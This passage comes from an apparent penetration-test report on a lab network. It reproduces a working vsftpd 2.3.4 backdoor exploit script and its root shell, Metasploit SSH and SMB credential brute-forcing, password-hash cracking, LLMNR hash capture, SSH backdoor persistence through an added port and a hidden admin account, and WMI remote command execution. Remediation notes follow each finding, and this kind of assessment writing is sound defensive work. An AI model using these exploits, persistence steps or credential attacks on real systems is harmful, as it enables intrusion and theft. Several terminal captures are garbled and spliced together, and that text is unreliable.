|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp    open  ssh        OpenSSH 4.7p1 Debian 1ubuntu1 (protocol 2.0)
23/tcp    open  telnet    Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind  2 (RPC #100000)
| rpcinfo:

```

```

Scan Tools Profile Help
Target: 172.22.117.100/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery 172.22.117.100/24
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
WinDC01(172.22.117.100)
1 1.52 ms 172.22.117.100
Initiating SYN Stealth Scan at 01:08
Scanning 172.22.117.100 [1000 ports]
Discovered open port 80/tcp on 172.22.117.100
Discovered open port 5901/tcp on 172.22.117.100
Discovered open port 6001/tcp on 172.22.117.100
Completed SYN Stealth Scan at 01:08, 1.24s elapsed (1000 total ports)
Initiating Service scan at 01:08
Scanning 3 services on 172.22.117.100
Completed Service scan at 01:09, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 172.22.117.100
NSE: Script scanning 172.22.117.100.
Initiating NSE at 01:09
Completed NSE at 01:09, 0.01s elapsed
Initiating NSE at 01:09
Completed NSE at 01:09, 0.00s elapsed
Nmap scan report for 172.22.117.100
Host is up (0.000058s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
80/tcp    open     http        Apache httpd 2.4.46
| http-server-header: Apache/2.4.46 (Debian)
5901/tcp  open     vnc        VNC (protocol 3.8)
6001/tcp  open     X11        (access denied)
8080/tcp  filtered http-proxy
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:2.6.32
OS details: Linux 2.6.32
Uptime guess: 35.027 days (since Mon Jun 5 00:30:50 2023)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: 127.0.1.1

NSE: Script Post-scanning.
Initiating NSE at 01:09
Completed NSE at 01:09, 0.00s elapsed
Initiating NSE at 01:09
Completed NSE at 01:09, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 256 IP addresses (3 hosts up) scanned in 88.80 seconds
Raw packets sent: 3635 (156.874KB) | Rcvd: 4147 (175.165KB)

```

Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16220.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/1/491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

Shellcodes: No Results

```
File Actions Edit View Help
GNU nano 5.4
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('  [+]\n  Exiting ... ')
    exit(0)


signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPD 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

```
└──(root💀kali)-[~]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.17.0.4
Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
```



```
root@kali: ~
Kali on MATE: 197105
root@kali: ~

File Actions Edit View Help

RHOSTS      yes   The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       21    The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description

Exploit target:
Id  Name
--  --
0  Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.22.117.150:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[*] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
who[*] Command shell session 1 opened (172.22.117.100:44731 → 172.22.117.150:6200 ) at 2023-07-14 02:40:52 -0400

ls
sh: line 6: whols: command not found
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
|
```

```

Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  --
0 auxiliary/scanner/ssh/ssh_login      normal          No     SSH Login Check Scanner
1 auxiliary/scanner/ssh/ssh_login_pubkey normal          No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 auxiliary(scanner/smtp/smtp_enum) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):
=====
Name        Current Setting  Required  Description
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS  false        no        Try each user/password couple stored in the current database
DB_ALL_PASS  false        no        Add all passwords in the current database to the list
DB_ALL_USERS  false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none       no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD      no           no        A specific password to authenticate with
PASS_FILE     no           no        File containing passwords, one per line
RHOSTS        yes          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT         22          yes      The target port
STOP_ON_SUCCESS false       yes      Stop guessing when a credential works for a host
THREADS        1           yes      The number of concurrent threads (max one per host)
USERNAME      no           no        A specific username to authenticate as
USERPASS_FILE no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false       no        Try the username as the password for all users
USER_FILE     no           no        File containing usernames, one per line
VERBOSE       false       yes      Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 auxiliary(scanner/ssh/ssh_login) > OPTIONS
[-] Unknown command: OPTIONS
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.22.117.150:22 - Starting bruteforce
[*] Error: 172.22.117.150: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::SSH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

```

Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  --
0 auxiliary/scanner/ssh/ssh_login      normal          No     SSH Login Check Scanner
1 auxiliary/scanner/ssh/ssh_login_pubkey normal          No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 auxiliary(scanner/smtp/smtp_enum) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):
=====
Name        Current Setting  Required  Description
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS  false        no        Try each user/password couple stored in the current database
DB_ALL_PASS  false        no        Add all passwords in the current database to the list
DB_ALL_USERS  false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none       no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD      no           no        A specific password to authenticate with
PASS_FILE     no           no        File containing passwords, one per line
RHOSTS        yes          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT         22          yes      The target port
STOP_ON_SUCCESS false       yes      Stop guessing when a credential works for a host
THREADS        1           yes      The number of concurrent threads (max one per host)
USERNAME      no           no        A specific username to authenticate as
USERPASS_FILE no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false       no        Try the username as the password for all users
USER_FILE     no           no        File containing usernames, one per line
VERBOSE       false       yes      Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 auxiliary(scanner/ssh/ssh_login) > OPTIONS
[-] Unknown command: OPTIONS
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.22.117.150:22 - Starting bruteforce
[*] Error: 172.22.117.150: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::SSH)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Remediation:-

- Port 21 should be closed.
- Strong Firewall configuration for incoming traffic.

7. Post Exploit Privilege Escalation

Risk Rating- High

Description:-

WhiteHat professional performed post exploitation task to escalate the privilege to gain sensitive data by the administrator.

We were able to find the file created by the admin and able to retrieve the administrator credentials.

Credentials - msfadmin:cybersecurity

We ssh into the system using the credential and gain administrator access and then succeed in escalating privilege.

Post privilege escalating we were able to access the shadow file which contains all user ID and password hashes.

Using John password cracking tool we perform a Brute force password attack and succeed to gain all the user IDs and cracked passwords.

```
find: /var/lib/mysql/tikiwiki: Permission denied
find: /var/lib/postgresql/8.3/main: Permission denied
/var/tmp/adminpassword.txt
/var/www/twiki/data/Main/TWikiAdminGroup.txt
/var/www/twiki/data/TWiki/AdminSkillsAssumptions.txt
/var/www/twiki/data/TWiki/TWikiAdminCookBook.txt
find: /var/www/tikiwiki/templates_c/en: Permission denied
find: /var/www/tikiwiki/templates_c/enmenu42: Permission denied
find: /var/spool/cron/crontabs: Permission denied
find: /var/spool/postfix/private: Permission denied
find: /var/spool/postfix/corrupt: Permission denied
find: /var/spool/postfix/defer: Permission denied
find: /var/spool/postfix/incoming: Permission denied
find: /var/spool/postfix/hold: Permission denied
find: /var/spool/postfix/deferred: Permission denied
find: /var/spool/postfix/trace: Permission denied
find: /var/spool/postfix/maildrop: Permission denied
find: /var/spool/postfix/flush: Permission denied
find: /var/spool/postfix/saved: Permission denied
find: /var/spool/postfix/public: Permission denied
find: /var/spool/postfix/active: Permission denied
find: /var/spool/postfix/bounce: Permission denied
cat /var/tmp/adminpassword.txt
Jim,
These are the admin credentials, do not share with anyone!
msfadmin:cybersecurity
```

```
—(root㉿kali)-[~]sk/5534/fd1[0]: Permission denied
└# ssh msfadmin@172.22.117.150 Permission denied
msfadmin@172.22.117.150's password: Permission denied
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
find: /root/.gnome2: Permission denied
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
find: /root/.gnome2: Permission denied
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law. find: /root/.gnome2: Permission denied
find: /etc/crypttab: Permission denied
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/ Permission denied
No mail. find: /var/caches: Permission denied
Last login: Tue Jul 4 20:30:07 2023 Permission denied
msfadmin@metasploitable:~$ ls Permission denied ┌──
vulnerable └── /var/caches: Permission denied
msfadmin@metasploitable:~$ sudo su
```

```
Sudo: su-. command not found
msfadmin@metasploitable:~$ sudo su Permission denied
root@metasploitable:/home/msfadmin# ls Permission denied
vulnerable └── /lib/mysql/metasploit: Permission denied
root@metasploitable:/home/msfadmin# sudo su Permission denied
root@metasploitable:/home/msfadmin# cd vulnerable/
root@metasploitable:/home/msfadmin/vulnerable# ls Permission denied
mysql-ssl samba tikiwiki twiki20030201
root@metasploitable:/home/msfadmin/vulnerable# ┌──
/31/.../data/TNEU/Admin011134sum/ceon1.txt
/31/.../data/TNEU/TNEUAdminBook.txt
find: /var/www/tikiwiki/templates_c/enc: Permission denied
find: /var/www/tikiwiki/templates_c/enc/1: Permission denied
```

```
(root㉿kali)-[~]
# ls
Desktop Documents Downloads hash.txt Music Pictures Public Scripts Templates Videos
└── hash1.txt
(running: 11s) [1] 11:47:15 14/09/2023
# touch hash1.txt
# ls -l hash1.txt
-rw-r--r-- 1 root root 0 Sep 14 11:47:15 2023 hash1.txt
(running: 11s) [1] 11:47:15 14/09/2023
# nano hash1.txt
(running: 11s) [1] 11:47:15 14/09/2023
# john hash1.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
service          (service)
user            (user)
postgres        (postgres)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity   (msfadmin)
123456789      (klog)
batman          (sys)
Password!       (tstark)
Proceeding with incremental:ASCII
7g 0:00:02:45 3/3 0.04241g/s 416972p/s 417532c/s 417532C/s meredan14..meramommy
7g 0:00:04:08 3/3 0.02822g/s 421022p/s 421394c/s 421394C/s 285ijk..289cbf
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
(running: 11s) [1] 11:47:15 14/09/2023
#
```

Remediation:-

- Avoid saving passwords into the system files.
- Use the complex password which includes a combination of alphanumerical, upper case, and lowercase, symbols.

8. Post Exploitation Persistence in the internal network.**Risk Rating- High****Description:-**

As per previous Privilege Escalation exploitation where we were able to ssh in to the system and again administrative privilege in the system we tried to create another backdoor modifying /etc/ssh/sshd_config file and add additional port 1022 which would be another backdoor to get in to the system also we were able to create the backdoor account named “systemd-ssh” with password “password” and added to the admin group. We were able to create persistence in the system after ssh with new backdoor account and using new port 10022.

```

GNU nano 2.0.7                                         File: sshd_config

# Package generated configuration file  Music Pictures Multi-Select Templates Videos
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 10022
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::  Downloads hash1.txt hash.txt Music Pictures Public Scratches Favorites Books
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
# "Ciphers" and "MACs" are disabled by default; if you want them, add them here
# "KexAlgorithms" and "MACs" are also disabled by default; if you want them, add them here
# Lifetime and size of ephemeral version 1 server key
Key_regeneration_interval 3600 8 different salts [md5crypt, crypt13] (1% load average) [MD5, SHA1, SHA256, SHA512, RSA1024, RSA2048, RSA4096, DSA1024, DSA2048, DSA4096, ECDSA256, ECDSA384, ECDSA521, ECDH256, ECDH384, ECDH521]
ServerKeyBits 768
# Logging: "syslog" to syslog, almost any other key for status
SyslogFacility AUTH
LogLevel INFO
# Authentication: issuing the remaining buffered candidate passwords, if any.
LoginGraceTime 120
# PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile  %h/.ssh/authorized_keys  MIT5320/a.kerrodandA,marcarnon/
# Don't read the user's ~/.rhosts and ~/.shosts files passwords reliably
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunneled clear text passwords
#PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes

^G Get Help          ^O WriteOut        ^R Read File      [ Read 78 lines ]
^X Exit             ^J Justify         ^W Where Is       ^Y Prev Page
                                         ^V Next Page

```

```
File Actions Edit View Help
[(root㉿kali)-[~]]# ssh
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@]host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command]

[(root㉿kali)-[~]]# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jul 15 02:01:04 2023 from 172.22.117.100
msfadmin@metasploitable:~$ sudo adduser systemd-ssh
[sudo] password for msfadmin:
sudo: pam_authenticate: Conversation error
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# sudo adduser systemd-ssh
Adding user `systemd-ssh' ...
Adding new group `systemd-ssh' (1003) ...
Adding new user `systemd-ssh' (1003) with group `systemd-ssh' ...
The home directory `/home/systemd-ssh' already exists. Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for systemd-ssh
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [y/N] y
root@metasploitable:/home/msfadmin# sudo usermod -aG admin systemd-ssh
root@metasploitable:/home/msfadmin#
```

```
(root㉿kali)-[~]
# ssh systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
        [F-B bind_interface] [E-log_file] [E-escape_char] [F-configure] [H-pidfile]
The programs included with the Ubuntu system are free software; ...
the exact distribution terms for each program are described in the [p-port]
individual files in /usr/share/doc/*copyright.[l_path] [H-hostport]
[w-local_tun][r-remote_tun][destination][command]
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

systemd-ssh@metasploitable:~$
```

Remediation:-

- Regular system audit required.
- Two-factor authentication is required before accessing any system configuration file.

9. Open port SMB on a Windows machine.**Risk Rating - High****Description:-**

We perform a Nmap scan against range IP address 172.22.117.0/24, the result of the scan finds the two machines are Windows machines and have multiple ports open.

172.22.117.10 is the windows domain controller and 172.22.117.20 is another Windows machine we found in the Nmap scan.

The machine 172.22.117.20 has smb open port we can be vulnerable and exploited by bad actors to gain access to the system.

```
└──(root💀 kali)-[~]
  └─# nmap 172.22.117.100/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-15 03:25 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00034s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:11 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00031s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3390/tcp  open  dsc
MAC Address: 00:15:5D:02:04:01 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE      SERVICE
80/tcp    open       http
5901/tcp  open       vnc-1
6001/tcp  open       X11:1
8080/tcp  filtered  http-proxy

Nmap done: 256 IP addresses (3 hosts up) scanned in 16.65 seconds

└──(root💀 kali)-[~]
  └─# █
```

Remediation-

- Machine should close the smb port.
- Window machine should have a strong firewall configuration and block access to inbound unrecognized IPs

10. Gaining Initial Access falling for password spraying techniques.

Risk Rating - **High**

Description:-

The previous Nmap scan output led to the exploit of the system and gain initial access. We perform the Password Spraying technique using SMB protocol.

Using the Metasploit tool and also using auxiliary/scanner/smb/smb_login exploit method we tried to gain initial access by stealing the user's credentials.

```
root@kali: ~
File Actions Edit View Help
DB_ALL_PASS      false    no      Add all passwords in the current database to the list
DB_ALL_USERS     false    no      Add all users in the current database to the list
DB_SKIP_EXISTING none   no      Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
DETECT_ANY_AUTH  false   no      Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN false  no      Detect if domain is required for the specified user
PASS_FILE        no       no      File containing passwords, one per line
PRESERVE_DOMAINS true   no      Respect a username that contains a domain name.
Proxies          no       no      A proxy chain of format type:host:port[,type:host:port][ ... ]
RECORD_GUEST    false   no      Record guest-privileged random logins to the database
RHOSTS          172.22.117.0/24 yes   The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           445    yes   The SMB service port (TCP)
SMBDomain        megacorpone no      The Windows domain to use for authentication
SMBPass          Password! no      The password for the specified username
SMBUser          no       no      The username to authenticate as
STOP_ON_SUCCESS false  yes   Stop guessing when a credential works for a host
THREADS          1       yes   The number of concurrent threads (max one per host)
USERPASS_FILE    no       no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false  no      Try the username as the password for all users
USER_FILE        no       no      File containing usernames, one per line
VERBOSE         true   yes   Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):
Name          Current Setting  Required  Description
ABORT_ON_LOCKOUT false        yes      Abort the run when an account lockout is detected
BLANK_PASSWORDS false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS   false        no      Try each user/password couple stored in the current database
DB_ALL_PASS     false        no      Add all passwords in the current database to the list
DB_ALL_USERS    false        no      Add all users in the current database to the list
DB_SKIP_EXISTING none       no      Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
DETECT_ANY_AUTH  false       no      Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN false      no      Detect if domain is required for the specified user
PASS_FILE       no        no      File containing passwords, one per line
PRESERVE_DOMAINS true       no      Respect a username that contains a domain name.
Proxies         no        no      A proxy chain of format type:host:port[,type:host:port][ ... ]
RECORD_GUEST   false       no      Record guest-privileged random logins to the database
RHOSTS         172.22.117.0/24 yes    The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          445        yes    The SMB service port (TCP)
SMBDomain       megacorpone no      The Windows domain to use for authentication
SMBPass         Password! no      The password for the specified username
SMBUser         tstark      no      The username to authenticate as
STOP_ON_SUCCESS false      yes   Stop guessing when a credential works for a host
THREADS         1          yes   The number of concurrent threads (max one per host)
USERPASS_FILE   no        no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false      no      Try the username as the password for all users
USER_FILE       no        no      File containing usernames, one per line
VERBOSE        true       yes   Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) > run
[*] 172.22.117.0:445  - 172.22.117.0:445 - Starting SMB login bruteforce
```

```
[+] 172.22.117.19:445  - 172.22.117.19:445 - Could not connect
[!] 172.22.117.19:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445  - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445  - 172.22.117.20:445 - Success: 'megacorpone\ tstark:Password!' Administrator
[!] 172.22.117.20:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.21:445  - 172.22.117.21:445 - Starting SMB login bruteforce
[-] 172.22.117.21:445  - 172.22.117.21:445 - Could not connect
```

We successfully exploited the system and gained user credentials and domain name

Domain name - megacorpone

Username - tstark

Password - Password!

Remediation:-

- SMB open port should be closed and not accessible by inbound traffic by an unknown IP address.
- Strong firewall configuration.

11. LLMNR Spoofing risk assessment

Risk Rating - **High**

Description:-

Using initial findings we performed the LLMNR Spoofing technique to gain more credentials. Using LLMNR broadcast protocol we send broadcast messages to all machines on the network and wait to the machine's response with password hashes. using the john the ripper password hash cracking tool we were able to gain more credentials. Username - pparker and Password- Spring2021

```
(root㉿kali)-[~]
# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021      (pparker)
1g 0:00:00:00 DONE 2/3 (2022-01-15 01:15) 4.166g/s 23525p/s 23525c/s 23525C/s 123456 .. donald
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Remediation:-

- Continuous network monitoring and logging.
- Use strong Authentication and Acess Controls
- Disable LLMNR on the system.

11. Port 135 and WMI exploitation**Risk Rating: - High****Description:-**

Using previously found credentials and using the WMI tool we tried to exploit the Windows machine 172.22.117.20, Using Metasploit tool and running scanner/smb/impacket/wmiexec exploit module we set RHOSTS (172.22.117.20), SMBDOMAIN (megacorpone), SMBUSER (tstark), SMBPASS (Password!), COMMAND (tasklist).

Once we execute the exploit module we were able to get the command output that we have to configure in our exploit module from the target machine, We successfully exploited the wmi and get the command tasklist output of service running on the target machine.

We were able get the multiple command output using wmi exploit module like

systeminfo - Version and build no. of windows - output -10.0.19042

systeminfo - processor architecture - x64

net session - No

net share - C, I PC, ADMIN\$

```
mstb auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
Name      Current Setting  Required  Description
COMMAND   whoami          yes       The command to execute
OUTPUT    true             yes       Get the output of the executed command
RHOSTS   172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain megacorpone     no        The Windows domain to use for authentication
SMBPass   Password!       yes       The password for the specified username
SMBUser   tstark           yes       The username to authenticate as
THREADS   1                yes       The number of concurrent threads (max one per host)
```

```
mst6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\tstark

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

```
mst6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Image Name          PID Session Name      Session#  Mem Usage
===== ===== ===== ===== =====
System Idle Process    0 Services           0        8 K
System                  4 Services           0       124 K
Registry                 72 Services          0      5,768 K
smss.exe                360 Services         0       256 K
csrss.exe                456 Services         0      2,136 K
wininit.exe               528 Services         0      2,284 K
csrss.exe                540 Console           1      1,272 K
